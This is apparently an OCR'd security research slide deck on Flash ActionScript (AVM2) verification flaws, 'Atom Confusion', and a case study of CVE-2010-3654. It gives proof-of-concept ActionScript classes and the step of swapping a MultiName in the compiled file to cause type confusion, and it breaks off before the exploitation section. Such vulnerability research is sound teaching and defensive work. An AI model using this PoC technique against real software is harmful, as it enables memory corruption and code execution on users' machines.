
- **Execution Flow: Block 2 => Block 3**

Verification Flow: Safe




- **Verification Flow will be safe (L1 and L2 produce safe stack for L6 "callproviod"). Will pass the Verification, and go into the Generation Process.**

In the Generation Process




- **Note: Block 2 will also be JITed, because on the Verification's side, this Block is safe as well (since it is not able to connect the Block 2 with Block 3, it thinks Block 2 is only pushing some bytes on the stack).**

In the Execution Process



- **Execution Flow is not safe (L4 and L5 produce un-safe stack for L6 “callproviod”). Will trigger a vulnerability.**

The Whole Stuff



- **Verification Flow: Pass the Verification**
- **Execution Flow: Trigger the Vulnerability**

A Conclusion

- ActionScript Vulnerabilities are due to various program flow calculating errors in the Verification/Generation Process.
- Bytecode Block makes the Verification Process difficult to recognize the correct flow, which results most ActionScript vulnerabilities.
- The inconsistency not only happens on the Bytecode-Block-level, but also may happen on Function-level (Class-level, Package-level).
  - Will give a real example in later case study (CVE-2010-3654).

Agenda

1	Overview on AVM2 and JIT
2	Essence of ActionScript Vulnerability
3	Atom Confusion
4	Case Study: Understanding CVE-2010-3654
5	Case Study: Exploiting CVE-2010-3654

Atom Confusion

- A new concept specifically for ActionScript vulnerability.
- ActionScript vulnerability results in/can be transferred to Atom Confusion situation.
- Consequence of ActionScript vulnerabilities.

What is an “Atom”

- First disclosed in Dion Blazakis’s JIT Spray paper.

To handle this runtime typing requirement, the ActionScript interpreter represents internal objects using tagged pointers – internal, this object is called an “atom”. Tagged pointers are a common implementation technique to differentiate between those objects stored by value and those stored by reference using the same word sized memory cell. A tagged pointer stores type information in the least significant bits and stores a type specific values in the most significant bits. As shown in Illustration 1, the ActionScript atom is 32 bits wide; it allocates 3 bits to store the type information and uses 29 bits for the value.




Illustration 1: Layout of an ActionScript atom

How Atom Looked Like in JITed Code

```
…
mov   dword ptr [ebp-14], 2BC5732   ; 0x02BC5732 is an
mov   eax, dword ptr [edi]          ; String Atom
push  ecx
push  1
push  edi
call  eax                           ; call to “flash!trace()”
…
```

1. Last 3 bits “010” indicates it is a String Atom
2. The original value (the String Pointer) for the String is (un-tag):

0x02BC5732 & 0xFFFFFFF8 = 0x02BC5730

What is an “Atom Confusion” – Just an example

```
pushint         0x41414141                          ; push an integer
pushstring      “aaaaaaaa”                          ; push a string
callpropvoid    <q>[public]::trace, 1 params        ; call ?
```

- If it really bypasses the Verification Process and results in an ActionScript vulnerability…
- “callpropvoid” needs a (function) Object Atom, but you input an Integer Atom.
- **Atom Confusion thus happens.**
- More details in the coming Case Study part…

Agenda

1	Overview on AVM2 and JIT (Verification)
2	Essence of ActionScript Vulnerability
3	Atom Confusion
4	Case Study: Understanding CVE-2010-3654
5	Case Study: Exploiting CVE-2010-3654

Background of CVE-2010-3654

- Disclosed as a zero-day attack in late October, 2010, the latest affected Flash Player was flash10k.ocx.

- I posted a blog showing:

  1. Another “dumb fuzzing” case.

  2. On the AVM2 byte code format, this one-byte modification means it changed a MultiName:

  MultiName: fl.controls::RadioButtonGroup


  ➔

  MultiName: fl.controls::Button


CVE-2010-3654

- “fl.controls::RadioButtonGroup” to “fl.controls::Button” is still far away to the root cause.
- Thus, I spent much time on simplifying the PoC (as well as developed a Flash ActionScript analyzing tool)

Simplified Source Code Structure




Simplified Source Code Structure




```
var obj:Original_Class = Original_Class.static_func1();

obj.normal_func1();
```

Simplified Source Code Structure





```
static function static_func1():Original_Class

function normal_func1();
```

```
var obj:Original_Class = Original_Class.static_func1();

obj.normal_func1();
```

Simplified Source Code Structure

Real_Ref_Class
Not really used
in the Main Class




```
static function static_func1():Original_Class

function normal_func1();
```

```
static function static_func1():uint {
        var v:uint = 0x41414141;
        return v;
}
```

```
var obj:Original_Class = Original_Class.static_func1();

obj.normal_func1();
```

Source Code – Main Class

```
import Original_Class;                          //refer to Class “Original_Class”
import Real_Ref_Class;                          //refer to Class “Real_Ref_Class”

import flash.display.Sprite;

public class PoC_Main extends Sprite {

    function get get_test1():Real_Ref_Class {  //Make sure the “Real_Ref_Class”
        return null;                            //will be compiled in the Flash file
    }

    public function PoC_Main() {

        //return another "Original_Class" object, calling the 1st static function
        var obj:Original_Class=Original_Class.static_func1();

        //call the 1st function (not "static")
        obj.ref_func();
    }
}
```

Source Code – Original_Class

```
//Original_Class.as

public class Original_Class {

    static function static_func1():Original_Class {
        return null;
    }


    function normal_func1() {
    }
}
```

Source Code – Real_Ref_Class

```
//Real_Ref_Class.as

import flash.display.Sprite;

public class Real_Ref_Class extends Sprite {

    static function func1():uint {

        var v:uint=0x41414141;          //return an Integer
        return v;
    }
}
```


Modifying the Compiled Flash File

- In the “MultiName” field:

  “<q>[public]::Original_Class”
  =>
  “<q>[public]::Real_Ref_Class”

- We have two “<q>[public]::Real_Ref_Class” in the File.

“MultiName” Before Modification

